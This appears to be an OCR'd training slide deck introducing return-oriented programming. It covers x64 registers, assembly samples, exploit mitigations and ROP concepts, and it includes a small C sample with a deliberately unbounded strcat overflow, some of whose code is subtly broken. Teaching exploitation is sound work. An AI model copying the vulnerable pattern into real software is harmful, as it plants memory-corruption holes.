
MILITARY CYBER PROFESSIONALS
ASSOCIATION


Intro to Return Oriented Programming (ROP)

ROPing like its 1999

Hammer of Thor Practice

Leander Metcalf

Agenda




- Introduction
- Background Noise
  - x64 Registers and Calling Conventions
  - x64 Instructions & Intel Syntax
  - Modern Protections for Preventing Misuse
- What is ROP?
  - Trampolines
  - Return-2-Libc
  - Gadgets
  - ROP Chaining
- Watch ROP Work
- Walkthrough & Live Demo
- Questions
- References

Introduction

Return Oriented Programming is one of the most effective and commonly chosen technique for modern binaries, but it can also be time a consuming exploitation method. [1]


- This lesson will demonstrate that while exploit mitigations are more difficult in modern binaries – they do not prevent all exploitation.
- ROP exploits start off working similar to a buffer overflow – but can gain execution anywhere you have corrupt memory.
- Often because of widespread adoption of mitigation techniques, ROP is commonly used to precede shellcode and then the attacker reverts to something easier following the ROP chain. [2]




Following this practice you should:

- *Understand ROP terminology*
- *Understand how ROP is effective against modern protections*
- *Be able to build a basic ROP chain and gain code execution*

Background Noise




x64 Registers



Where do your variables go?

- ➔ 16 General Purpose Registers, Legacy 32 bit registers can still be addressed for backwards compatibility
- ➔ RIP can be referenced to support relative addressing
- ➔ Length is also equivalent to data types
- ➔ RSP can be used to grow or shrink the stack, but the programmer is responsible for clean-up
- ➔ x64 does not use the stack when preparing to execute system calls – everything goes into a register.



EDI -> Destination Register
ESI -> Source Register
EBP -> Frame Pointer
ESP -> Stack Pointer
EIP -> Instruction Pointer

Initialized Data (in bits):

DB – 8
DW – 16
DD – 32
DQ – 64

Can use quoted string w/ all except DQ
Ex. db 'cat', 0

No Clobber Registers:
RBX, RBP, RSP, R12, R13, R14, R15

System Call expect parameters in specific registers
RAX-> RDI -> RSI -> RDX -> R10 -> R8 -> R9 (The stack is NOT used)

x64 Instructions & Intel Syntax

What's the difference?

- ➔ Most instruction sequences look very similar in 32 and 64 bit systems.
- ➔ Intel Syntax – **instruction destination, source ;comment**
- ➔ Note 1: 39 bytes for the 32 bit assembly and 38 bytes for 64 bit assembly **64 bit operating systems handle memory more effectively*
- ➔ *Note 2: 32 bit systems are limited to using 4GB of addressable memory at a time*

32-bit assembly

```
_main:
    movzx   ecx, dword 1
    add     ecx, dword 10
    mov     ebx, ecx
    xor     eax, eax
    inc     eax
    push    ebx
    push    eax
    call    foo
    add     esp, 8
    ret

foo:
    push    ebp
    mov     ebp, esp
    push    ebx

    mov     ebx, [ebp+12]
    mov     eax, [ebp+8]
    int     0x80

    pop     ebx
    mov     esp, ebp
    pop     ebp
    ret
```

Direction of Operation

64-bit assembly


```
_main:
    movzx   rcx, qword 1
    add     rcx, qword 10
    mov     rdi, rcx
    movzx   rax, qword 60
    call    foo
    ret

foo:
    push    rbp
    mov     rbp, rsp

    sysenter

    mov     rsp, rbp
    pop     rbp
    ret
```

```
#include <stdlib.h>

void foo(int y){
    exit(y);
}

void main(){
    register int x = 1;
    x += 10;
    foo(x);
}
```

Modern Protections

- Buffer Overflow Protection -> Stack Canaries
- Data Execution Prevention (DEP) -> Non-Executable Stack and Heap
- Position-Independent Executable (PIE) -> Utilizes relative vs absolute addressing
- Address Space Layout Randomization (ASLR) -> Random address for key data areas of a process
- Relocation Read Only (RELRO) -> Mark Global Offset and Procedure Linkage Tables as read only after linker is done [3]
- Fortify Source -> Attempts to wrap functions with an exit feature if they are overwritten beyond their boundaries [3]


But … Stack must be able to Read/Write and Code Section must be Executable at a minimum in order for a program to function properly.



What is ROP?


Trampolines

Trampolines are a simple type of gadget that is used to propel an attacker into an address location of choice. ROP Gadgets can be used this way in order to defeat ASLR. Ret2plt – commonly used for format string exploits is another type of trampoline.




Return-2-Libc

Return-2-Libc is an attack which returns to an address in memory that contains the C standard library. [4] When a program loads external shared libraries at runtime is allows an attack to have access to the remainder of the library as well.





```c
#include <string.h>

int foo(char *bar){
    char *buf [10] = {};
    strcat(buf, bar);
    printf("%s\n", buf);
    return 0;
}

int main(){
    char data [] = "hello";
    foo (data);
    return 0;
}
```



Gadgets

Gadgets allow an attacker to use executable memory in order to manipulate registers and potentially memory throughout the program's allocated space.



ROP Chaining

Conditions:

- Must be able to return to a predictable address
- Must be able to control registers that result in system calls
- Must be able to manipulate memory

